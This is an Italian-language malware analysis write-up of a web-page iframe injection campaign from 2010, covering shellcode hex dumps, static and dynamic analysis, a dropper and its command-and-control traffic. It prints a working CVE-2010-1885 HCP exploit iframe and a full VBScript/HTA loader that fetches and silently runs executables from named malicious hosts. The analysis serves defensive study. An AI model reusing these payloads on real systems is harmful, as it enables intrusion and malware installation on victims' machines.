00000040  8b 74 2e 78 03 f5 56 8b  76 20 03 f5 33 c9 49 41  |.t.x..V.v ..3.IA|
00000050  ad 03 c5 33 db 0f be 10  38 f2 74 08 c1 cb 0d 03  |...3....8.t.....|
00000060  da 40 eb f1 3b 1f 75 e7  5e 8b 5e 24 03 dd 66 8b  |.@..;.u.^.^$..f.|
00000070  0c 4b 8b 5e 1c 03 dd 8b  04 8b 03 c5 ab 59 e2 bc  |.K.^.........Y..|
00000080  8b 0f 80 f9 63 74 0a 57  ff d0 95 af af 6a 01 eb  |....ct.W.....j..|
00000090  ac 52 52 57 8d 8f db 10  40 00 81 e9 4e 10 40 00  |.RRW....@...N.@.|
000000a0  51 52 ff d0 6a 01 57 ff  57 ec ff 57 e8 90 68 74  |QR..j.W.W..W..ht|
000000b0  74 70 3a 2f 2f 77 77 77  2e 6e 69 69 74 64 61 6c  |tp://www.niitdal|
000000c0  69 61 6e 2e 63 6f 6d 2f  69 6d 61 67 65 73 2f 73  |ian.com/images/s|
000000d0  2e 65 78 65 0a                                    |.exe.|
000000d5
```

Shellcode a confronto

Mettendo a confronto i due shellcode, quello dell'iframe #1 e quello dell'iframe #2, si fa presto a individuare le similitudini.

```
|.....T.u<.t5x..V|
|.v ..3.IA.3.6...|
|(8.t......@..;.u|
|.^.^$..f..K.^...|
|......urlmon.dll|
|.C:\x.exe.3.d.@0|
|x..@..p...@....@|
|4.@|.@<...N.....|
|......,$<...P.6.|
|/p.o....T$..R.3.|
|SSR.$S..]......S|
|.......,$b...~..|
|s.@...R.......ht|
|tp://www.17oye.c|
|n/images/s.exe..|
|.|
```

```
|.....j..!~..s...|
|..N..URLMON..6./|
|pc:\c.exe.Y_.gd.|
|0..@..p...h.Q.u<|
|.t.x..V.v ..3.IA|
|...3....8.t.....|
|.@..;.u.^.^$..f.|
|.K.^.........Y..|
|....ct.W.....j..|
|.RRW....@...N.@.|
|QR..j.W.W..W..ht|
|tp://www.niitdal|
|ian.com/images/s|
|.exe.|
```

L'uso di urlmon, la creazione di un file eseguibile in c:\ e il download dello stesso file s.exe che ritroviamo depositato su due server differenti.

Analisi del codice caricato dall'elemento iframe #3

Il terzo iframe, invece, punta a un contatore di visite:

```
http://www.800816.com.cn/cache/count.html
```

La pagina presenta uno script che tiene conto statisticamente del numero di richieste associate ad un determinato ID. Un'ottima soluzione per tenere traccia del numero di macchine potenzialmente compromesse.

Analisi del codice caricato dall'elemento iframe #4

Come abbiamo visto in precedenza, il quarto iframe **non** viene incluso se il browser con il quale l'utente naviga le pagine si presenta con user agent “*MSIE 8.0*”, ovvero Internet Explorer 8. Ciò lascia presumere che l'exploit utilizzato non è adatto alla versione 8 del browser di casa Microsoft.

Vediamo nel dettaglio il codice caricato dal quarto iframe.

Questo è l'indirizzo a cui punta il quarto iframe:

```
http://www.800816.com.cn/cache/hcp.html
```

La pagina caricata dall'iframe presenta a sua volta un altro elemento iframe dal contenuto alquanto anomalo:

```
<iframe src="hcp://services/search?
query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A..
%5C..%5Csysinfomain.htm%u003fsvr=%3Cscript/defer%3Eeval%28unescape
%28%27Run%2528%2522mshta%2520http%253A//www.800816.com.cn/cache/s.hta
%2522%2529%27%29%29%3C/script%3E">
```

Analizzando l'iframe annidato il primo elemento che salta all'occhio è il tentativo di utilizzare il **protocollo HCP.** Un protocollo nativamente realizzato per caricare documenti per la guida in linea:

```
<iframe src="hcp://services/search
```

Un indizio che ci lascia agevolmente intuire che, ancora una volta, si stia tentando di sfruttare una recente vulnerabilità (per l'esattezza: **CVE-2010-1885**) dei sistemi Microsoft per eseguire codice arbitrario con la possibilità di prendere il controllo completo del sistema attaccato.

> La vulnerabilità interessa solo Windows XP e Windows Server 2003. L'exploit può essere messo a segno utilizzando una versione del browser Internet Explorer inferiore alla 8.

Torniamo all'analisi dell'exploit. Se il sistema attaccato è vulnerabile verrà eseguita l'applicazione *mshta* (applicazione firmata Microsoft utilizzata per caricare file .hta) che a sua volta scaricherà da remoto il file *s.hta* e provvederà ad eseguirlo in locale sulla macchina compromessa.

Ancora uno script annidato

Non è ancora finita. I file HTA (Hyper Text Application), sono delle applicazioni HTML che possono essere eseguite in locale indipendentemente dal browser.

Un file .hta ha tutte le caratteristiche di un file eseguibile, è un mix tra HTML e Visual Basic Script e non è soggetto a vincoli di protezione imposti dal browser (IE).

```
Run%2528%2522mshta%2520http%253A//www.800816.com.cn/cache/s.hta
```

Osserviamo il codice sorgente dello script *s.hta*:

```
<HTA:APPLICATION ID="MySampleHTA" Caption="yes">
<script language=vbs>
'on error resume Next
window.moveTo 4000,4000
window.resizeTo 0,0
Set wsh = CreateObject("Wscript.Shell")
set fs =createobject("scripting.filesystemobject")
dst = wsh.Environment("Process")("TEMP")&"\log.vbs"
set f=fs.createtextfile(dst)
f.write "Dim wsh,xPost,sGet : Set wsh =
Wscript.CreateObject(""Wscript.Shell"") : Set xPost =
CreateObject(""Microsoft.XMLHTTP"")  : dst =
wsh.Environment(""Process"")(""TEMP"")&""\log.exe"" : xPost.Open
""GET"",LCase(""http://www.17oye.cn/images/s.exe""),0  : xPost.Send()
: Set sGet = CreateObject(""ADODB.Stream"")  : sGet.Mode = 3  :
sGet.Type = 1  : sGet.Open()  : sGet.Write(xPost.responseBody)  :
sGet.SaveToFile dst,2 : wsh.run dst,0,TRUE"
f.close
wsh.run "taskkill /F /IM helpctr.exe",0,TRUE
wsh.run "cscript """&dst&""""",0,TRUE
fs.Deletefile(dst)
window.close
</script>
```

E' evidente che lo script genera un file *log.vbs* all'interno della cartella TEMP che a sua volta dà vita a un nuovo file eseguibile, sempre all'interno della cartella TEMP, denominato *log.exe*.

Isolando la parte di codice interessata alla generazione del file *log.vbs* probabilmente riusciremo a comprendere meglio il meccanismo di creazione del file *log.exe* e di download del nuovo file eseguibile ***s.exe*** che come vedremo in seguito risulterà essere il malware vero e proprio:


```
Dim wsh,xPost,sGet :
Set wsh = Wscript.CreateObject(""Wscript.Shell"") :
Set xPost = CreateObject(""Microsoft.XMLHTTP"")  :
dst = wsh.Environment(""Process"")(""TEMP"")&""\log.exe"" :
xPost.Open ""GET"",LCase(""http://www.17oye.cn/images/s.exe""),0  :
xPost.Send()  :
Set sGet = CreateObject(""ADODB.Stream"")  :
sGet.Mode = 3  :
sGet.Type = 1  :
sGet.Open()  :
sGet.Write(xPost.responseBody)  :
sGet.SaveToFile dst,2 :
wsh.run dst,0,TRUE
```

Il compito dell'eseguibile *log.exe* (che occuperà pochissimi byte) sarà quello di effettuare una richiesta GET verso un nuovo server per scaricare il malware sulla macchina della vittima.

```
""GET"",LCase(""http://www.17oye.cn/images/s.exe""),0   :
```

Analisi statica dello Shellcode

Trattandosi di un file di pochi byte lo shellcode può essere analizzato staticamente osservando l'output dello script lanciato precedentemente:



Considerato che generalmente viene fatto uso del modulo **urlmon.dll** per scaricare il contenuto di una pagina web senza l'interazione da parte dell'utente e senza ricorrere a Internet Explorer, la sua presenza all'interno del codice dovrebbe essere già un buon preavviso.

Immediatamente dopo troviamo la stringa **C:\x.exe** che molto probabilmente rappresenta la location del file eseguibile che verrà generato per utilizzare la dll e prelevare nuovi file dal web.

Infine notiamo la presenza di una url: **http://www.17oye.cn/images/s.exe**

Se abbiamo interpretato bene la dinamica lo shellcode genera nella root di sistema il file x.exe e lo manda in esecuzione per scaricare da un server remoto il file s.exe.

Analisi dinamica dello Shellcode

Preparata la macchina Windows di test (nel caso specifico è stata utilizzata una macchina Windows XP SP3 virtualizzata con Vmware) con gli strumenti utili per monitorare l'attività del malware, il file shellcode.exe viene lanciato e messo sotto osservazione dal tool Procmon e da Wireshark.

Mentre Procmon (Process Monitor) monitora in tempo reale le attività dell'eseguibile, Wireshark resta in ascolto per intercettare il traffico in entrata e uscita della macchina di test.

I log di **Procmon** (4085 righe di log solo sul processo shellcode.exe) ci confermano quanto ipotizzato dalla precedente analisi statica e ci fornisce qualche dettaglio in più. Come previsto viene generato un file eseguibile in C:\x.exe, quest'ultimo preleva da un server remoto un nuovo file s.exe, lo esegue, e si autodistrugge cedendogli il controllo.

Per semplicità viene riportata traccia della connessione al server remoto:


```
admin-3be539ab.localdomain:1098 -> 115.47.2.244:http
```

e la location di download del file s.exe sulla macchina di test:

```
C:\Documents and Settings\Administrator\Local Settings\Temporary
Internet Files\Content.IE5\7NY5KLNK\s[1].exe
```

Come possiamo vedere invece dal traffico intercettato da **Wireshark**, inizialmente viene eseguita una query dns per risolvere il dominio *www.17oye.cn* e quindi per accertarsi che la macchina sia abilitata a connettersi a Internet. Se la risposta è negativa procederà, a intervalli definiti, con una serie di query al dns fin quando non otterrà una risposta con esito positivo.

DNS Query:



Source	Destination	Protocol	Info
192.168.214.128	192.168.214.2	DNS	Standard query A www.17oye.cn
192.168.214.2	192.168.214.128	DNS	Standard query response A 115.47.2.244

Essendosi accertato della corretta risoluzione del dominio *www.17oye.cn*, viene successivamente eseguita una richiesta HTTP di tipo GET verso il server *115.47.2.244* per scaricare il nuovo file *s.exe* posizionato nella directory */images/*

Richiesta HTTP/GET:


192.168.214.128	115.47.2.244	HTTP	GET /images/s.exe HTTP/1.1

Il lavoro svolto dal file *shellcode.exe*, il cui scopo è quello di scaricare l'eseguibile *s.exe* dal server remoto, può essere svolto alternativamente dallo script *s.hta,* iniettato con l'injection del quarto iframe, qualora venisse sfruttata correttamente la vulnerabilità **CVE-2010-1885**.

PE Packer e Unpacker

Una volta arrivato sulla macchina il file *s.exe* viene eseguito sul sistema della vittima acquisendo i privilegi dell'utente loggato.


Da una scansione iniziale con PE Detective alla ricerca delle firme presenti nel file eseguibile ci viene notificato l'uso del compressore *ASPack v2.12*, utilizzato per ridurre le dimensioni del file e scoraggiare i reverser occasionali:



Come abbiamo avuto modo di vedere in precedenza con il packer JS, anche per i file PE (Portable Executable) esistono i packer e gli unpacker.

Per decomprimere il nostro eseguibile *s.exe* di 40 kb è stato scaricato dalla sezione unpacker del sito exetool.com il tool *AspackDie 1.2* (che supporta Aspack 2.11/2.11c/2.11d/2.12). Il tool provvederà a decomprime il malware in un nuovo eseguibile denominato *unpacked.exe* di 236 kb.

Successivamente, il file decompresso viene sottoposto all'analisi del tool PE Detective dal quale otterremo una nuova, interessante, informazione: il malware è stato compilato utilizzando il compilatore Microsoft Visual C++.



Dynamic Library Link

A questo punto è interessante individuare le librerie DLL utilizzate e le relative funzioni. Per lo scopo verrà utilizzato *CFF Explorer*, un tool freeware, parte integrante della Explorer Suite.

Dalla sezione *Import Directory* di *CFF Explorer* si evince che il malware fa uso di **due DLL** di sistema.

La prima è **KERNEL32.dll** da cui invoca tre funzioni:

1. **GetProcAddress** per ottenere l'indirizzo del processo da eseguire.
2. **GetModuleHandleA** per ricavare l'handle della finestra del processo in esecuzione (utile in molti casi per nasconderla all'utente).
3. **ReadProcessMemory** per leggere i dati da un'area di memoria di un determinato processo.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderC
00002A5A	N/A	000029C8	000029CC	000029D0
szAnsi	(nFunctions)	Dword	Dword	Dword
KERNEL32.dll	3	00002A04	FFFFFFFF	FFFFFFFF
USER32.dll	2	00002A14	FFFFFFFF	FFFFFFFF

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002A20	00001A20	0198	GetProcAddress
00002A32	00001A32	0177	GetModuleHandleA
00002A46	00001A46	02AE	ReadProcessMemory

La seconda DLL è **USER32.dll** da cui vengono invocate 2 funzioni:

Module Name	Imports	OFTs	TimeDateStamp	ForwarderC
00002A82	N/A	000029DC	000029E0	000029E4
szAnsi	(nFunctions)	Dword	Dword	Dword
KERNEL32.dll	3	00002A04	FFFFFFFF	FFFFFFFF
USER32.dll	2	00002A14	FFFFFFFF	FFFFFFFF

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002A76	00001A76	01BD	LoadIconA
00002A68	00001A68	01B9	LoadCursorA

Entrambe le funzioni LoadIconA e LoadCursorA caricano delle risorse relative all'icona del file.

Malware di tipo Dropper

Lanciando l'eseguibile sotto l'occhio vigile di ProcMon notiamo diverse operazioni di lettura e scrittura, sia sul disco sia nel registro di sistema. Tra le azioni più rilevanti si evidenzia il tentativo di accedere al file *smx4pnp.dll* per verificare se la macchina è già stata compromessa. Se il malware non rilevava la presenza sul disco di suddetta dll provvede immediatamente a creare una directory denominata *Microsoft* con dentro il file *smx4pnp.dll*

```
C:\Documents and Settings\Administrator\Microsoft\smx4pnp.dll
```


prosegue con la scrittura di una nuova chiave nel registro di sistema

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\smx4pnp
```

a cui assegna il seguente valore (comando utilizzato per caricare la dll in memoria).

```
rundll32.exe "C:\Documents and
Settings\Administrator\Microsoft\smx4pnp.dll", Launch
```

Utilizzando *Task Explorer II* per controllare i processi attivi notiamo tra i vari moduli caricati da *rundll32.exe* la presenza di *smx4pnp.dll* con i campi "Description" e "Company" vuoti.



rundll32	00000BDC	01000000	0000B000	C:\WINDOWS\system32\rundll32.exe	Run a DLL as an App	Microsoft Corporation
Task Explorer	00000774	00400000	000A5000	C:\Program Files\NTCore\Explorer Suite\Task Explo...	Task Explorer	Daniel Pistelli

Module	Address	Size	Path	Description	Company
UxTheme	5AD70000	00038000	C:\WINDOWS\system32\UxTheme.dll	Microsoft UxTheme Library	Microsoft Corporation
IMM32	76390000	0001D000	C:\WINDOWS\system32\IMM32.DLL	Windows XP IMM32 API Client DLL	Microsoft Corporation
comctl32	773D0000	00103000	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_...	User Experience Controls Library	Microsoft Corporation
comctl32	5D090000	0009A000	C:\WINDOWS\system32\comctl32.dll	Common Controls Library	Microsoft Corporation
smx4pnp	10000000	00003000	C:\Documents and Settings\Administrator\Microsoft\smx4pnp.dll		
WININET	78050000	000D0000	C:\WINDOWS\system32\WININET.dll	Internet Extensions for Win32	Microsoft Corporation
Normaliz	009B0000	00009000	C:\WINDOWS\system32\Normaliz.dll	Unicode Normalization DLL	Microsoft Corporation

Di seguito un ingrandimento sul modulo caricato per evidenziare i dettagli

comctl32	5D090000	0009A000	C:\WINDOWS\system32\comctl32.dll
smx4pnp	10000000	00003000	C:\Documents and Settings\Administrator\Microsoft\smx4pnp.dll
WININET	78050000	000D0000	C:\WINDOWS\system32\WININET.dll

Per estrarre il processo in memoria possiamo effettuare il dump con l'applicazione *Task Explorer II* oppure prelevare il file dalla directory in cui è stato generato.

Esportato il file sulla macchina Unix viene lanciato il comando *strings* per un esame rapido delle stringhe contenute all'interno del binario.

```
strings -a smx4pnp.dll
```

L'output del comando strings ci mostra le funzioni e le librerie importate quando la dll *smx4pnp.dll* viene caricata. Le stringhe in neretto su questo documento per mettere in risalto il tentativo di connessione verso l'esterno che punta al file *s.txt* sulla porta *81*.

```
!This program cannot be run in DOS mode.
Rich
.text
.reloc
.log
Global\__stop
wininet.dll
Internet%ceadFile
Urlmon.dll
URLDownload%coCacheFileA
Mozilla/4.0 (compatible)
http://%u.%u.%u.%u:81/s.txt
mobllo.in
SVWjR
SVWjT
WSSSSh
SSPW
T$ QRh
PRSV
SUVW
SUVW
D$(h
L$0Q
_^]3
t(HuO
GetProcAddress
LoadLibraryA
WinExec
WritePrivateProfileStringA
lstrcmpiA
GetPrivateProfileStringA
CloseHandle
SetEvent
CreateEventA
WaitForSingleObject
lstrcatA
lstrcpyA
GetModuleFileNameA
TerminateThread
CreateThread
KERNEL32.dll
wsprintfA
USER32.dll
StrRChrA
SHELL32.dll
InternetCloseHandle
HttpQueryInfoA
```

```
InternetOpenUrlA
InternetOpenA
WININET.dll
WS2_32.dll
bot.dll
Launch
0G1S1u1|1
1S2|2
3 3Q3b3j3y3
5%5+515@5M5S5Y5_5h5n5
6&60656C6L6R6[6`6g6
```

Command and Control

Utilizziamo ancora una volta il tool Wireshark per monitorare l'attività in rete del malware. Quest'altra analisi conferma l'ipotesi appena fatta: il malware contattata il server remoto sulla porta 81 interrogando il file s.txt da cui, come vedremo, acquisisce nuove istruzioni:

```
http://202.109.143.16:81/s.txt
```

Di seguito il dettaglio della richiesta

```
00 50 56 f3 3e b1 00 0c 29 e0 c5 42 08 00 45 00  .PV.>...)..B..E.
00 97 09 11 40 00 80 06 00 a9 c0 a8 d6 80 ca 6d  ....@..........m
8f 10 04 4b 00 51 c8 37 01 e7 c6 19 4f ba 50 18  ...K.Q.7....O.P.
fa f0 12 57 00 00 47 45 54 20 2f 73 2e 74 78 74  ...W..GET /s.txt
20 48 54 54 50 2f 31 2e 31 0d 0a 55 73 65 72 2d   HTTP/1.1..User-
41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34  Agent: Mozilla/4
2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 29 0d  .0 (compatible).
0a 48 6f 73 74 3a 20 32 30 32 2e 31 30 39 2e 31  .Host: 202.109.1
34 33 2e 31 36 3a 38 31 0d 0a 43 61 63 68 65 2d  43.16:81..Cache-
43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 63 68  Control: no-cach
65 0d 0a 0d 0a                                   e....
```

Il server risponde fornendo il contenuto del file s.txt composto da due righe: La prima riga contiene un indice numerico che rappresenta la versione del malware, la seconda invece è la url da dove scaricare un nuovo eseguibile.

```
HTTP/1.1 200 OK
Content-Length: 36
Content-Type: text/plain
Last-Modified: Sat, 14 Aug 2010 01:45:55 GMT
Accept-Ranges: bytes
ETag: "9c194e6f523bcb1:414"
Server: Microsoft-IIS/6.0
CP: CAO PSA OU
Date: Wed, 18 Aug 2010 20:45:45 GMT

132
http://202.109.143.16:81/ma.exe
```

Dal comportamento del malware è evidente che la macchina compromessa farà parte di una botnet pilotata da un server di *Command and Control (C&C)* che fornisce istruzioni mediante il file *s.txt*. Il dropper esegue un confronto tra la versione in uso e quella fornita dal server di C&C. Qualora il valore della prima riga del file *s.txt* risulti superiore alla versione del malware presente sulla macchina compromessa verrà eseguito un aggiornamento scaricando dal server il file *ma.exe*, un nuovo malware con funzione di password stealer.

$INFO_AUTHOR

Gianni 'guelfoweb' Amato

IT Security Consultant
www.securityside.it

Blog: http://www.gianniamato.it
Email: guelfoweb@gmail.com
Twitter: guelfoweb